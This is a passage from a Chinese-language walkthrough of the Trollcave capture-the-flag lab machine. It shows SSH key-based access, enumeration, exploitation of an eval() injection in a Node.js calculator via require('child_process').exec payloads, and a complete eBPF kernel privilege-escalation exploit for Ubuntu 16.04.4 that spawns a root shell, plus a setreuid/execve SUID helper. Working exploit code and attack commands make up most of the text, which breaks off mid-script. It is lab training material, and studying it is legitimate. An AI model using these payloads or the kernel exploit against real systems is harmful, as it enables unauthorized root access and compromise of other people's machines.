。
2.2 上传公钥并连接服务器
结合目标主机所开放的端口,尝试使用公私钥连接服务器
ssh-keygen -f Identity

# 服务器内核版本

Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-116-generic x86_64)
将
Identity.pub重命名为authorized_keys并上传到/home/rails/.ssh/
2.3 GetShell
GetShell
ssh -i Identity rails@192.168.0.3

切换为Bash shell
python -c "import pty;pty.spawn('/bin/bash')"
3 提权
3.1 尝试提权
查看
/etc/passwd
SUID提权:没啥可利用的
rails@trollcave:~$ find / -perm -u=s -type f 2>/dev/null

/bin/mount

/bin/ping6

/bin/ntfs-3g

/bin/umount

/bin/su

/bin/ping

/bin/fusermount

/usr/bin/sudo

/usr/bin/at

/usr/bin/newgidmap

/usr/bin/newgrp

/usr/bin/chsh

/usr/bin/passwd

/usr/bin/chfn

/usr/bin/pkexec

/usr/bin/gpasswd

/usr/bin/newuidmap

/usr/lib/snapd/snap-confine

/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic

/usr/lib/eject/dmcrypt-get-device

/usr/lib/policykit-1/polkit-agent-helper-1

/usr/lib/openssh/ssh-keysign

/usr/lib/dbus-1.0/dbus-daemon-launch-helper
mail中看看:没东东
查看当前系统中的用户所创建的文件:king用户好像有sudo权限,home目录下还有个js文件

查看当前所开启的服务

获得数据库账号与密码
# /var/www/trollcave/config/database.yml

adapter: postgresql

database: trollcave

username: tc

password: sowvillagedinnermoment
连接数据库查看内容,没有发现可以利用的东东


查看sqlit3数据库
sqlite3 /var/www/trollcave/db/development.sqlite3

select * from users;
3.1.1 尝试8888端口
配置本地端口转发
ssh -CNf -L 127.0.0.1:8888:127.0.0.1:8888


kali中查看8888端口所提供的服务内容

尝试使用命令执行注入:失败
尝试查找
http://127.0.0.1:8888/网站的位置:king家目录好像有东西grep -w 8888 /etc/services
lsof -i:8888
ps -ef
find / -type f -name '*calc*' 2>/dev/null

在king家目录中找到calc,这就是8888的源页面呀,分析分析。
rails@trollcave:/home/king/calc$ cat calc.js

var http = require("http");

var url = require("url");

var sys = require('sys');

var exec = require('child_process').exec;

// Start server

function start(route)

{

        function onRequest(request, response)

        {

                var theurl = url.parse(request.url);

                var pathname = theurl.pathname;

                var query = theurl.query;

                console.log("Request for " + pathname + query + " received.");

                route(pathname, request, query, response);

        }

http.createServer(onRequest).listen(8888, '127.0.0.1');

console.log("Server started");

}

// Route request

function route(pathname, request, query, response)

{

        console.log("About to route request for " + pathname);

        switch (pathname)

        {

                // security risk

                /*case "/ping":

                        pingit(pathname, request, query, response);

                        break;  */

                case "/":

                        home(pathname, request, query, response);

                        break;

                case "/calc":

                        calc(pathname, request, query, response);

                        break;

                default:

                        console.log("404");

                        display_404(pathname, request, response);

                        break;

        }

}

function home(pathname, request, query, response)

{

        response.end("<h1>The King's Calculator</h1>" +

                        "<p>Enter your calculation below:</p>" +

                        "<form action='/calc' method='get'>" +

                                "<input type='text' name='sum' value='1+1'>" +

                                "<input type='submit' value='Calculate!'>" +

                        "</form>" +

                        "<hr style='margin-top:50%'>" +

                        "<small><i>Powered by node.js</i></small>"

                        );

}

function calc(pathname, request, query, response)

{

        sum = query.split('=')[1];

        console.log(sum)

        response.writeHead(200, {"Content-Type": "text/plain"});

        response.end(eval(sum).toString());

}

function ping(pathname, request, query, response)

{

        ip = query.split('=')[1];

        console.log(ip)

        response.writeHead(200, {"Content-Type": "text/plain"});

        exec("ping -c4 " + ip, function(err, stdout, stderr) {

                response.end(stdout);

        });

}

function display_404(pathname, request, response)

{

        response.write("<h1>404 Not Found</h1>");

        response.end("I don't have that page, sorry!");

}

// Start the server and route the requests

start(route);
发现存在以下可疑点
var exec = require('child_process').exec;

function calc(pathname, request, query, response)

{

        sum = query.split('=')[1];

        console.log(sum)

        response.writeHead(200, {"Content-Type": "text/plain"});

        response.end(eval(sum).toString());

}
尝试创建文件
GET /calc?sum=require('child_process').exec('cat+/etc/passwd+>/tmp/passwd') HTTP/1.1

Host: 127.0.0.1:8888

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: keep-alive

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: none

Sec-Fetch-User: ?1

Cache-Control: max-age=0
创建成功,所属用户为king

尝试执行shell脚本
# 编写测试脚本

cat /tmp/chowner2king.sh

#!/bin/sh

touch /tmp/testfile

# 添加测试脚本执行权限

chmod +x /tmp/chowner2king.sh
成功创建
GET /calc?sum=require('child_process').exec('/tmp/chowner2king.sh') HTTP/1.1

Host: 127.0.0.1:8888

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: keep-alive

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: none

Sec-Fetch-User: ?1

Cache-Control: max-age=0

3.2 内核提权
突然想到这是是否是个有漏洞的系统呢?已知服务器内核版本:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-116-generic x86_64):还真有。/*
* Ubuntu 16.04.4 kernel priv esc
*
* all credits to @bleidl
* - vnik
*/ // Tested on:
// 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64
// if different kernel adjust CRED offset + check kernel stack size
// user@ubuntu:~$ gcc pwn.c -o pwn
// user@ubuntu:~$ ./pwn
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <fcntl.h>
#include <string.h>
#include <linux/bpf.h>
#include <linux/unistd.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/un.h>
#include <sys/stat.h>
#include <stdint.h> #define PHYS_OFFSET 0xffff880000000000
#define CRED_OFFSET 0x5f8
#define UID_OFFSET 4
#define LOG_BUF_SIZE 65536
#define PROGSIZE 328 int sockets[2];
int mapfd, progfd; char *__prog = "\xb4\x09\x00\x00\xff\xff\xff\xff"
"\x55\x09\x02\x00\xff\xff\xff\xff"
"\xb7\x00\x00\x00\x00\x00\x00\x00"
"\x95\x00\x00\x00\x00\x00\x00\x00"
"\x18\x19\x00\x00\x03\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00"
"\xbf\x91\x00\x00\x00\x00\x00\x00"
"\xbf\xa2\x00\x00\x00\x00\x00\x00"
"\x07\x02\x00\x00\xfc\xff\xff\xff"
"\x62\x0a\xfc\xff\x00\x00\x00\x00"
"\x85\x00\x00\x00\x01\x00\x00\x00"
"\x55\x00\x01\x00\x00\x00\x00\x00"
"\x95\x00\x00\x00\x00\x00\x00\x00"
"\x79\x06\x00\x00\x00\x00\x00\x00"
"\xbf\x91\x00\x00\x00\x00\x00\x00"
"\xbf\xa2\x00\x00\x00\x00\x00\x00"
"\x07\x02\x00\x00\xfc\xff\xff\xff"
"\x62\x0a\xfc\xff\x01\x00\x00\x00"
"\x85\x00\x00\x00\x01\x00\x00\x00"
"\x55\x00\x01\x00\x00\x00\x00\x00"
"\x95\x00\x00\x00\x00\x00\x00\x00"
"\x79\x07\x00\x00\x00\x00\x00\x00"
"\xbf\x91\x00\x00\x00\x00\x00\x00"
"\xbf\xa2\x00\x00\x00\x00\x00\x00"
"\x07\x02\x00\x00\xfc\xff\xff\xff"
"\x62\x0a\xfc\xff\x02\x00\x00\x00"
"\x85\x00\x00\x00\x01\x00\x00\x00"
"\x55\x00\x01\x00\x00\x00\x00\x00"
"\x95\x00\x00\x00\x00\x00\x00\x00"
"\x79\x08\x00\x00\x00\x00\x00\x00"
"\xbf\x02\x00\x00\x00\x00\x00\x00"
"\xb7\x00\x00\x00\x00\x00\x00\x00"
"\x55\x06\x03\x00\x00\x00\x00\x00"
"\x79\x73\x00\x00\x00\x00\x00\x00"
"\x7b\x32\x00\x00\x00\x00\x00\x00"
"\x95\x00\x00\x00\x00\x00\x00\x00"
"\x55\x06\x02\x00\x01\x00\x00\x00"
"\x7b\xa2\x00\x00\x00\x00\x00\x00"
"\x95\x00\x00\x00\x00\x00\x00\x00"
"\x7b\x87\x00\x00\x00\x00\x00\x00"
"\x95\x00\x00\x00\x00\x00\x00\x00"; char bpf_log_buf[LOG_BUF_SIZE]; static int bpf_prog_load(enum bpf_prog_type prog_type,
const struct bpf_insn *insns, int prog_len,
const char *license, int kern_version) {
union bpf_attr attr = {
.prog_type = prog_type,
.insns = (__u64)insns,
.insn_cnt = prog_len / sizeof(struct bpf_insn),
.license = (__u64)license,
.log_buf = (__u64)bpf_log_buf,
.log_size = LOG_BUF_SIZE,
.log_level = 1,
}; attr.kern_version = kern_version; bpf_log_buf[0] = 0; return syscall(__NR_bpf, BPF_PROG_LOAD, &attr, sizeof(attr));
} static int bpf_create_map(enum bpf_map_type map_type, int key_size, int value_size,
int max_entries) {
union bpf_attr attr = {
.map_type = map_type,
.key_size = key_size,
.value_size = value_size,
.max_entries = max_entries
}; return syscall(__NR_bpf, BPF_MAP_CREATE, &attr, sizeof(attr));
} static int bpf_update_elem(uint64_t key, uint64_t value) {
union bpf_attr attr = {
.map_fd = mapfd,
.key = (__u64)&key,
.value = (__u64)&value,
.flags = 0,
}; return syscall(__NR_bpf, BPF_MAP_UPDATE_ELEM, &attr, sizeof(attr));
} static int bpf_lookup_elem(void *key, void *value) {
union bpf_attr attr = {
.map_fd = mapfd,
.key = (__u64)key,
.value = (__u64)value,
}; return syscall(__NR_bpf, BPF_MAP_LOOKUP_ELEM, &attr, sizeof(attr));
} static void __exit(char *err) {
fprintf(stderr, "error: %s\n", err);
exit(-1);
} static void prep(void) {
mapfd = bpf_create_map(BPF_MAP_TYPE_ARRAY, sizeof(int), sizeof(long long), 3);
if (mapfd < 0)
__exit(strerror(errno)); progfd = bpf_prog_load(BPF_PROG_TYPE_SOCKET_FILTER,
(struct bpf_insn *)__prog, PROGSIZE, "GPL", 0); if (progfd < 0)
__exit(strerror(errno)); if(socketpair(AF_UNIX, SOCK_DGRAM, 0, sockets))
__exit(strerror(errno)); if(setsockopt(sockets[1], SOL_SOCKET, SO_ATTACH_BPF, &progfd, sizeof(progfd)) < 0)
__exit(strerror(errno));
} static void writemsg(void) {
char buffer[64]; ssize_t n = write(sockets[0], buffer, sizeof(buffer)); if (n < 0) {
perror("write");
return;
}
if (n != sizeof(buffer))
fprintf(stderr, "short write: %lu\n", n);
} #define __update_elem(a, b, c) \
bpf_update_elem(0, (a)); \
bpf_update_elem(1, (b)); \
bpf_update_elem(2, (c)); \
writemsg(); static uint64_t get_value(int key) {
uint64_t value; if (bpf_lookup_elem(&key, &value))
__exit(strerror(errno)); return value;
} static uint64_t __get_fp(void) {
__update_elem(1, 0, 0); return get_value(2);
} static uint64_t __read(uint64_t addr) {
__update_elem(0, addr, 0); return get_value(2);
} static void __write(uint64_t addr, uint64_t val) {
__update_elem(2, addr, val);
} static uint64_t get_sp(uint64_t addr) {
return addr & ~(0x4000 - 1);
} static void pwn(void) {
uint64_t fp, sp, task_struct, credptr, uidptr; fp = __get_fp();
if (fp < PHYS_OFFSET)
__exit("bogus fp"); sp = get_sp(fp);
if (sp < PHYS_OFFSET)
__exit("bogus sp"); task_struct = __read(sp); if (task_struct < PHYS_OFFSET)
__exit("bogus task ptr"); printf("task_struct = %lx\n", task_struct); credptr = __read(task_struct + CRED_OFFSET); // cred if (credptr < PHYS_OFFSET)
__exit("bogus cred ptr"); uidptr = credptr + UID_OFFSET; // uid
if (uidptr < PHYS_OFFSET)
__exit("bogus uid ptr"); printf("uidptr = %lx\n", uidptr);
__write(uidptr, 0); // set both uid and gid to 0 if (getuid() == 0) {
printf("spawning root shell\n");
system("/bin/bash");
exit(0);
} __exit("not vulnerable?");
} int main(int argc, char **argv) {
prep();
pwn(); return 0;
}编译exp
# 由于目标主机上没有gcc环境,在kali中编译

gcc -c pwn.c -o pwn
上传exp到目标主机
scp -i Identity pwn rails@192.168.0.3:/home/rails/
3.2.1 目标主机上提权
添加可执行权限
chmod +x pwn


提权成功
./pwn
3.3 SID提权
结合3.1.1的内容尝试利用Nodejs执行漏洞进行提权
编写提权脚本exp.c并编译
# 编译

gcc exp.c -o exp

//exp.c

#include <stdio.h>

#include <stdlib.h>

#include <unistd.h>

# description: 执行本程序将获得uid=1000用户的权限

int main(int argc,char *argv[])

{

   setreuid(1000,1000);

   execve("/bin/sh",NULL,NULL);

}
上传exp文件到目标主机:BASE64编码方式
查看编译后的exp文件Base64编码:
base64 exp
在目标主机上vim创建/tmp/exp.64文件,并写入exp文件Base64编码:
rails@trollcave:~$ vim /tmp/exp.64
解码/tmp/exp.64文件:
rails@trollcave:~$ base64 -d /tmp/exp.64 > /tmp/exp
上传exp文件到目标主机:SSH方式
scp -i Identity exp rails@192.168.0.3:/tmp/
编写设置权限脚本,赋予exp文件sid权限,用于将rails用户也可以拥有king的权限
cat /tmp/chowner2king.sh

#!/bin/sh

# 因为要获取king的权限,所以需要先将exp的用户名变成king的,在rails中无法修改,可以通过复制的方式改变文件所属用户

